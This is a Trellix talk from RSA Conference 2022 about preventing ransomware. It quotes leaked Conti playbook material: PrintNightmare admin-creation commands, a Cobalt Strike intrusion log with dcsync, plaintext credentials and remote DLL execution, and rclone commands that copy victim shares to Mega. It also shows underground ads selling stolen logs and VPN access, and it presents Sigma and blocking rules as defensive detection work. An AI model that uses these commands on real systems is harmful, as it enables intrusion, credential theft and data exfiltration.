

# **RSA**Conference2022

San Francisco & Digital | June 6 – 9

SESSION ID: **PART1-W02**

## **Ransomware Reality Checklist: 5 Ways to Prevent an Attack**

**John Fokker**

Head of Cyber Investigations

Trellix

@john\_fokker

***TRANSFORM***



# Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

©2022 RSA Conference LLC or its affiliates. The RSA Conference logo and other trademarks are proprietary. All rights reserved.

# Speaker

**John Fokker**

Head of Cyber Investigations / Principal Engineer  
Trellix



# 5 Ways to Prevent a Ransomware Attack

- Plugging the holes
- Know when you've lost your keys
- What can we learn from cyber criminals?
- It's hard to stop what you can't see
- Creating speedbumps and checkpoints

Not a prevention but still a good topic...

- To pay or not to pay?



# RSAC<sup>®</sup>Conference2022

## Plugging the Holes

**CVEs exploited by ransomware gangs**



# CVEs Tracked by Trellix Threat Labs 21-22

- All major groups were quick to leverage CVEs over the last 2 years
- Initial Access, RCE or LPE
- Most observed: MS Exchange, SolarWinds Serv-U, Log4J, Accellion, SonicWall, PrintNightmare and SMBv1

CVE-2021-34523	CVE-2021-26084
CVE-2021-34473	CVE-2010-2861
CVE-2021-31207	CVE-2021-36942
CVE-2021-26855	CVE-2021-34523
CVE-2021-4044	CVE-2021-34527
CVE-2021-35211	CVE-2021-1675
CVE-2021-27104	CVE-2021-28799
CVE-2021-27103	CVE-2021-20016
CVE-2021-27102	CVE-2021-27065
CVE-2021-27101	CVE-2021-27065
CVE-2021-44228	CVE-2021-26858
CVE-2021-31206	CVE-2021-26857
CVE-2021-45105	CVE-2020-5135
CVE-2021-45046	CVE-2020-1472
CVE-2021-44832	CVE-2018-13379
CVE-2021-4104	CVE-2018-13374
CVE-2021-21972	CVE-2017-0148
CVE-2021-34473	CVE-2017-0147
CVE-2020-12812	CVE-2017-0146
CVE-2019-5591	CVE-2017-0145
CVE-2018-13379	CVE-2017-0144
CVE-2021-36942	CVE-2017-0143

# Conti Threat Actor Playbook Mentioning Recent CVEs

## 7. PrintNightmare

The vulnerability is fresh, but already sensational. We use it until we shut it down) CVE -2021-34527 Allows you to create a local administrator, useful if an agent arrived with the rights of a simple user  
On the agent:

```
powershell- import // import the file CVE-2021-34527.ps1
```

```
powershell Invoke-Nightmare -NewUser "HACKER" -NewPassword [REDACTED] -  
DriverName "Xeroxxx" // create user HACKER with password [REDACTED] to  
localadmins
```

```
spawnas COMPNAME \ HACKER [REDACTED] https // instead of https the listener  
name The agent arrives from under our new local administrator There is also  
a chance to get the agent from under SYSTEM * , we do the following after  
import:
```

```
Invoke-Nightmare -DLL "\ polniy \ put \ do \ payload.dll"
```

```
https : //github.com/calebstewart/CVE-2021-1675
```

# Threat Actors are Willing to Pay

The Conti Team acquired a SonicWall Secure Mobile Access 410, to build their own scanner for CVE-2020-5135

```
2021-04-13T20:40:04.882803 mango Regarding SonicWalls - the ones I got from my researcher - REFURBISHED, second hand.  
that is why they cost 1k each. They are sold only in the US on eBay. I found new ones from a manufacturer in the UK. They cost 2,5 pounds each.  
In a best case scenario from the US it takes three weeks to reach this guy in Sevastopol, as due to COVID there are big issues with the delivery.  
From England if we buy new ones - it is faster. And there you can get the new model 410. They will be in Sevastopol in a week.  
...  
2021-04-15T20:40:02.105820 mango today we bought SonicWalls, everything will be there exactly in a week  
2021-04-15T20:40:32.497696 stern great
```

<https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/conti-leaks-examining-the-panama-papers-of-ransomware.html>



**RSA**®Conference2022




# Know When You've Lost Your Keys

**Credential theft and Initial Access Brokers (IAB)**



# Credential mis-use as a key entry path



Source: Verizon Databreach Investigation Report 2022

# Credential Theft

## Infostealers:

- AZORult
- Predator the Thief
- Kpot
- MARS
- Redline
- Racoon
- Mars Stealer

A

6900+ US, CA AZORult logs 01-15.12 + panel  
 Posted by: axang , Monday at 01:22at Auctions

NO AVATAR

04/27/2020

Topic Author New


#1


The strait was April 25-26;  
 Basically, all are 26, but there are 25, 24 (from the 24th day there are only 300 logs, the rest is 25-26) There are also a dozen logs on April 19, but this is what dripped onto the panel from the last strait.

REPORTS COUNT	COUNTRY STATS	PASSWORD COUNT	OPERATING SYSTEM
TOTAL - 1169	INDIA - 96	BROWSERS - 24225	- 8
TODAY - 4	TURKEY - 85	FTP - 26	WINDOWS 10 EDUCATION X32 - 1
	EGYPT - 82	VPN - 2	WINDOWS 10 EDUCATION X64 - 1
	BRAZIL - 73	RDP - 17	WINDOWS 10 ENTERPRISE 2016 LTSC X64 - 3
	VIET NAM - 56	MAIL - 18	WINDOWS 10 ENTERPRISE LTSC 2019 X32 - 1
	INDONESIA - 50		WINDOWS 10 ENTERPRISE LTSC 2019 X64 - 7
	ALGERIA - 42		WINDOWS 10 ENTERPRISE N LTSC 2019 X64 -
	MEXICO - 40		WINDOWS 10 ENTERPRISE N X64 - 5
	PAKISTAN - 38		WINDOWS 10 ENTERPRISE X32 - 1
	ITALY - 29		WINDOWS 10 ENTERPRISE X64 - 339
	IRAN (ISLAMIC REPUBLIC OF) - 29		WINDOWS 10 HOME SINGLE LANGUAGE X32 - 2
	BANGLADESH - 28		WINDOWS 10 HOME SINGLE LANGUAGE X64 - 2
	POLAND - 27		WINDOWS 10 HOME X32 - 4
	COLOMBIA - 23		WINDOWS 10 HOME X64 - 193
	PERU - 21		WINDOWS 10 PRO X32 - 23
	MOROCCO - 18		WINDOWS 10 PRO X64 - 68
	SPAIN - 18		WINDOWS 7 ENTERPRISE N X64 - 1
	PHILIPPINES - 18		WINDOWS 7 ENTERPRISE X32 - 2
	ARGENTINA - 16		WINDOWS 7 ENTERPRISE X64 - 7
	IRAQ - 16		WINDOWS 7 HOME BASIC X64 - 1
	FRANCE - 14		WINDOWS 7 HOME PREMIUM X32 - 8
	CZECH REPUBLIC - 12		WINDOWS 7 HOME PREMIUM X64 - 16
	MALAYSIA - 12		WINDOWS 7 PROFESSIONAL N X64 - 2
	CHILE - 11		WINDOWS 7 PROFESSIONAL X32 - 34
	GERMANY - 11		WINDOWS 7 PROFESSIONAL X64 - 65
	ROMANIA - 11		WINDOWS 7 STARTER X32 - 5
	VENEZUELA - 11		WINDOWS 7 ULTIMATE X32 - 84
	KOREA REPUBLIC OF - 11		WINDOWS 7 ULTIMATE X64 - 155

# Initial Access Brokers (IAB)

- IAB sell access to multiple threat actors inc. ransomware gangs
- Before the actual ransomware attack, access to companies is often sold via underground forums
- Early Identification can save millions of USD
- Multiple vendors provide monitoring services; well worth the investment
- Victim Identification via ZoomInfo or RocketReach type tools



**NetNet** 

CD-ROM

User


registration: 09/14/2020  
Posts: eleven  
Reactions: 1

Yesterday at 18:11

**Country:** Canada  
**Field:** Consumer Goods (manufacturing, retailing, food etc ...)  
**Live hosts:** 530  
**Access type:** VPN  
**revenue:** ~ \$ 3b (Billion)  
**# of employees:** ~ 9.000  
**price:** \$ 7.500

**VPN accounts provided:** 30+

**Forum guarantor is always welcomed**  
**Jabber:** [fraternty@thesecure.biz](mailto:fraternty@thesecure.biz)

 A complaint

 A complaint

**Jabber:** [fraternty@thesecure.biz](mailto:fraternty@thesecure.biz)  
**Forum guarantor is always welcomed**

**VPN accounts provided:** 30+



**RSA**<sup>®</sup>Conference2022

# What can we Learn from Cyber Criminals?

**Don't take my word for it, but learn from their playbooks...**





# Cybercriminal Snitches Getting Love Instead of Stitches....

Pentester? Then come to us!

m1Geelka · Today at 13:11

Go to new

Track



m1Geelka

HDD-drive

User

registration: 04/29/2020  
Posts: 36  
Reactions: 4

Today at 13:11

New



#one

Dumb divorce, not work. They recruit penetration testers, of course ... They recruit guys to test Active Directory networks, they use the Locker - Conti. I merge you their ip-address of cobalt servers and type of training materials. 1500 \$ yes, of course, they recruit suckers and divide the money among themselves, and the boys are fed with what they will let them know when the victim pays. The admin in the chat was Tokyo, his toad was [cicada3301@strong.pm](mailto:cicada3301@strong.pm) . Know the fag in the face! Where I need to have already sent the data, so let it change the server data and everything else. And for hard workers resets all training materials =)

the All good


their chat in the Torah - bk7aar42f5nn4hx6se4gbxy7rijvz4z3hqwfekbhy5orv7yq2obja5ad.onion

Anyone who dials on the type of job Pentesterov 🤔🤔🤔🤔 - <https://xss.is/members/228120/> his toad -it\_work\_support@xmpp.jp

## Investments



Snapshot.PNG



222.PNG



7777.PNG

A complaint

Like + Quote Answer

Potatos

# Dissecting the Attack Playbook

Name	Date Modified	Size	Kind
3 # AV.7z	Jul 24, 2021 at 9:35 AM	17.4 MB	7-Zip archive
ad_users.txt	Jul 24, 2021 at 9:45 AM	2 KB	text
CS4.3_Clean ahsh4veaQu .7z	Jul 24, 2021 at 10:01 AM	26.3 MB	7-Zip archive
DAMP NTDS.txt	Jul 24, 2021 at 9:47 AM	3 KB	text
domains.txt	Jul 24, 2021 at 9:01 AM	2 KB	text
enhancement-chain.7z	Jul 24, 2021 at 9:45 AM	54 KB	7-Zip archive
Kerber-ATTACK.rar	Jul 24, 2021 at 9:33 AM	10 KB	RAR Archive
NetScan.txt	Jul 24, 2021 at 10:03 AM	2 KB	text
p.bat	Jul 24, 2021 at 9:40 AM	55 bytes	Document
PENTEST SQL.txt	Jul 24, 2021 at 9:48 AM	81 bytes	text
ProxifierPE.zip	Jul 22, 2021 at 7:06 AM	3.1 MB	ZIP archive
RDP NGROK.txt	Jul 24, 2021 at 10:07 AM	2 KB	text
RMM_Client.exe	Jul 22, 2021 at 5:48 AM	14.3 MB	Micros...lication
Routerscan.7z	Jul 24, 2021 at 10:05 AM	3 MB	7-Zip archive
RouterScan.txt	Jul 24, 2021 at 10:05 AM	2 KB	text
SQL DAMP.txt	Jul 24, 2021 at 9:46 AM	4 KB	text
Аллиасы для мсф.rar	Jul 24, 2021 at 9:53 AM	476 bytes	RAR Archive
Анонимность для параноиков.txt	Jul 24, 2021 at 10:04 AM	1 KB	text
ДАМП LSASS.txt	Jul 24, 2021 at 9:58 AM	996 bytes	text
Если необходимо отска...ю сетку одним листом.txt	Jul 24, 2021 at 9:58 AM	286 bytes	text
Закреп AnyDesk.txt	Jul 24, 2021 at 9:50 AM	2 KB	text
Заменяем sorted адфиндера.txt	Jul 24, 2021 at 9:36 AM	697 bytes	text
КАК ДЕЛАТЬ ПИНГ (СЕТИ).txt	Jul 24, 2021 at 9:44 AM	2 KB	text
КАК ДЕЛАТЬ СОРТЕД СОБРАННОГО АД!!!!.txt	Jul 24, 2021 at 9:39 AM	1 KB	text
КАК И КАКУЮ ИНФУ КАЧАТЬ.txt	Jul 24, 2021 at 9:37 AM	3 KB	text
КАК ПРЫГАТЬ ПО СЕСС...ОМОЩЬЮ ПЕЙЛОАД.txt	Jul 24, 2021 at 9:37 AM	2 KB	text
Личная безопасность.txt	Jul 24, 2021 at 10:01 AM	1 KB	text
Мануал работа с AD DC.txt	Jul 22, 2021 at 7:42 AM	9 KB	text
МАНУАЛ.txt	Jul 24, 2021 at 9:33 AM	3 KB	text

## Cobalt strike MANUALS\_V2 Active Directory

### I Tier . Increasing privileges and collecting information

#### 1 . Initial exploration

##### 1.1 . Search for company income

Finding the company's website  
On Google : SITE + revenue (mycorporation.com + revenue)  
"mycorporation.com" "revenue" )  
check more than 1 site, if possible  
(owler, manta, zoominfo, dnb, rocketrich)

##### 1.2 . Defined by AB

1.3 . `shell whoami < ===== who am I`

1.4 . `shell whoami / groups -> my rights on the bot (if the bot came with a blue monik)`

1.5 . 1 . `shell nltest / dclist: <===== domain controllers`  
`net dclist < ===== domain controllers`

1.5 . 2 . `net domain_controllers < ===== this command will show the ip addresses of domain controllers`

1.6 . `shell net localgroup administrators <===== local administrators`

1.7 . `shell net user / domain "Domain Admin" / domain /add /password:1234567890 /`

# Why Reinvent the Wheel?

- The Conti group was actively leveraging Scripts Github repos, Cobalt Strike, CVE PoCs, etc.
- Very often using non-malicious tools to obtain their objective
- Since it is open, study the same resources
- That brings us to the next point...

```
C:\Windows\System32\config\sam
C:\Windows\System32\config\security
C:\Windows\System32\config\system

-----> в этих файлах хранится такая информация, как хешированные пароли
параметры, связанные с безопасностью,
данные о ключах шифрования и прочие важные сведения о конфигурации ядра ОС.

sleep 5
ps
cd C:\ProgramData
AV_Query
powershell-import /opt/PowerSploit-dev/Recon/PowerView.ps1
powershell Get-DomainController
powershell Get-DomainComputer -Properties dnshostname
powershell Get-DomainComputer -OperatingSystem *server* -Properties dnshostname
shell net group "domain Admins" /domain
shell net group "Enterprise Admins" /domain
logonpasswords
shell nltest /DOMAIN_TRUSTS
make_token FMH\maysys 34stb4y@345
dcsync FMH
upload /home/tester/Desktop/payload/x64.dll (\\FMH-DC01.FMH.local\C$\ProgramData\x64.dll)
remote-exec wmi FMH-DC01 rundll32.exe C:\ProgramData\x64.dll StartW
rm \\FMH-DC01.FMH.local\C$\ProgramData\x64.dll
upload /home/tester/Desktop/FMH/x64.dll (\\FMH-DC01.FMH.local\C$\ProgramData\x64.dll)
upload /home/tester/Desktop/FMH/tlt.dll (\\FMH-DC01.FMH.local\C$\ProgramData\tlt.dll)
remote-exec wmi FMH-DC01 rundll32.exe C:\ProgramData\tlt.dll StartW
rm \\FMH-DC01.FMH.local\C$\ProgramData\tlt.dll
rm \\FMH-DC01.FMH.local\C$\ProgramData\x64.dll
rev2self
make_token FMH.local\Administrator 34stb4y*.
powershell-import /opt/PowerSploit-dev/Recon/ShareFinder.ps1
powerpick Invoke-ShareFinder -Ping -CheckShareAccess -Verbose | Out-File -Encoding ascii C:\ProgramData\share.txt
download C:\ProgramData\share.txt
rm C:\ProgramData\share.txt
dcsync FMH.local
upload /home/tester/Desktop/FMH/tlt.dll (\\OPERA-APP.FMH.local\C$\ProgramData\tlt.dll)
remote-exec wmi OPERA-APP.FMH.local rundll32.exe C:\ProgramData\tlt.dll StartW
rm \\OPERA-APP.FMH.local\C$\ProgramData\tlt.dll
sleep 0
net domain_controllers
net domain_trusts
shell whoami /all
shell hostname
powershell get-adcomputer -filter * | select -expand name
upload /home/host/Desktop/1.bat (C:\ProgramData\1.bat)
shell cd c:\programata
ls
powershell get-adcomputer -filter * -properties passwordlastset | select name, ipv4address, passwordlastset | sort passwordlastset
```

**RSA**®Conference2022

# It's Hard to Stop What you Can't See

**Spot the behavior before the malware**





# The Road from Initial Access to Domain Admin

- Attackers are heavily reliant on non-malicious tools
- Traditional Sec controls are focussing too much malicious files
- Behavior is key.....so what is normal?
  - Embrace EDR, XDR, Sigma rules
- Try to cover your blind spots
- Only in “monitoring mode” is not enough





# Non-Malicious Tools Used by Cyber Criminals

Native OS Binaries	Percentage	Mitre technique
Windows Command Shell (CMD)	53.44%	T1059.003
PowerShell	43.92%	T1059.001
WMI/WMIC	33.86%	T1218 T1564.004
Rundll32	24.34%	T1218.011 T1564.004
Regsvr32	14.29%	T1218.010
Schtasks	12.70%	T1053.005
MSHTA	10.05%	T1218.005
Excel	8.99%	T1105
Net.exe	7.94%	T1087 & Sub-techniques
Certutil	4.23%	T1105, 1564.004 T1027
Reg.exe	3.70%	1003.002 1564.004

# Non-Malicious Tools Used by Cyber Criminals

Administrative Tools	Percentage	MITRE technique	Info
Remote Services	35.98%	T1021.001	AnyDesk
		T1021.004 T1021.005	ConnectWise Control
			RDP
			UltraVNC
			PuTTY
			WinSCP
Archive Utilities	6.35%	T1560.001	7-Zip
			WinRAR
			WinZip
BITSAdmin	3.70%	T1105 T1218 T1564.004	
ADFind	2.65%	T1016 T1018 T1069 & Sub-Techniques, T1087 & Sub-techniques T1482	
Psexec	2.12%	T1569.002	
fodhelper.exe	0.05%	T1548.002	

# RCLONE Mentioned in the Threat Actor Playbook

```
shell rclone.exe copy " ball " Mega: training -q --ignore-existing --auto-  
confirm --multi-thread-streams 1 --transfers 3 --bwlimit 5M
```

Use this ==> 

```
shell rclone.exe copy "\\ WTFINANCE.washoetribe.net \ E $ \  
FINANCE" mega: 1 -q --ignore-existing --auto-confirm --multi-thread-streams  
1 --transfers 3 --bwlimit 5M
```

```
shell rclone.exe copy "\\ trucamtldc01 \ E $ \ Data" remote: Data -q --  
ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12
```

```
shell rclone.exe copy "\\ FS \" remote: NT  
-q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers  
12
```

```
shell rclone.exe copy "\\ PETERLENOVO.wist.local \ Users" ftp 1: uploads /  
Users / -q --ignore-existing --auto-confirm --multi-thread-streams 3 --  
transfers 3
```

```
shell rclone.exe copy "\\ envisionpharma.com \ IT \ KLSHARE" Mega: Finanse  
-q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers  
12
```

# It's all About Observables

**Threat Behavior**

**MITRE Techniques Observed (61)**

Domain Account - T1087.002 (Persistence, Discovery)

Domain Accounts - T1078.002 (Initial Access, Persistence, Privilege Esc...

Domain Trust Discovery - T1482 (Discovery)

Dynamic-link Library Injection - T1055.001 (Privilege Escalation, Defens...

Exfiltration to Cloud Storage - T1567.002 (Exfiltration)

Exploit Public-Facing Application - T1190 (Initial Access)

Exploitation for Credential Access - T1212 (Credential Access)

Exploitation of Remote Services - T1210 (Lateral Movement)

External Proxy - T1090.002 (Command and Control)

File and Directory Discovery - T1083 (Discovery)

File Discovery - T1070.004 (Discovery, Persistence)

**Details**

**Observables**

```
rclone.exe copy "\\<Server 3>\<Folder path>" remote:<victim name> -q --ignore-existing
%USERPROFILE%\config\rclone\rclone.conf

rclone config
rclone ls remote:
rclone mkdir remote:
rclone ls remote:
rclone sync -i [path-to-files] remote:
rclone copy [path-to-files] remote:
```

**Description**

Adversaries may exfiltrate data to a cloud storage service rather than over their primary command and control channel. Cloud storage services allow for the storage, edit, and retrieval of data from a remote cloud storage server over the Internet.

Examples of cloud storage services include Dropbox and Google Docs. Exfiltration to these cloud storage

**Other Information**

**McAfee Threat Actor**

Conti Group

**McAfee Tool**

AdFind AnyDesk Atera Bazar Malware

Cobalt Strike Conti Ransomware dsquery

ICEDID ipconfig LaZagne Metasploit


Mimikatz Net-GPPPassword Net.exe

Netscan Ngrok Powershell scripts

PowerView ProcDump PsExec RCLONE

Router Scan SharpView TrickBot

# RCLONE Hunting for Non-Malicious Tools



The screenshot displays the Trellix Hunting Rules interface. The top navigation bar includes 'Overview', 'Your Environment', 'Indicators of Compromise (IOCs)', and 'Hunting Rules'. The left sidebar shows 'Yara Rules', 'Sigma Rules', and 'Expert Rules'. The main content area shows a list of rules. The first rule is 'ATP Rule 349: Detect potentially malicious usage of BITSAdmin'. The second rule is 'block the execution of RClone by calling the config or via Command Line'. This rule is expanded, showing two scenarios. Scenario 1 is for blocking RClone by calling the config, and Scenario 2 is for blocking the usage of RClone and used commandline options.

```
Scenario 1 // block the execution of RClone by calling the config
-----
Rule {
  Target {
    Match FILE {
      Include OBJECT_NAME { -v "C:\\Users\\**\\.config\\rclone*" }
      Include -access "CREATE"
    }
  }
}

Scenario 2 // block the usage of RClone and used commandline options
-----
Rule {
  Process {
    Include OBJECT_NAME { -v "powershell.exe" }
    Include OBJECT_NAME { -v "cmd.exe" }
  }
  Target {
    Match PROCESS {
      Include OBJECT_NAME { -v "rclone.exe" }
```



# RCLONE Sigma Rules

```
title: RClone Execution
id: a0d63692-a531-4912-ad39-4393325b2a9c
status: experimental
description: Detects execution of RClone utility for exfiltration as used by various ransomwares strains like REvil, Conti, FiveHands, etc
tags:
  - attack.exfiltration
  - attack.t1567.002
author: Bhabesh Raj, Sittikorn S
date: 2021/05/10
modified: 2021/06/29
references:
  - https://thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware
  - https://us-cert.cisa.gov/ncas/analysis-reports/ar21-126a
  - https://labs.sentinelone.com/egregor-raas-continues-the-chaos-with-cobalt-strike-and-rclone
  - https://www.splunk.com/en_us/blog/security/darkside-ransomware-splunk-threat-update-and-detections.html
fields:
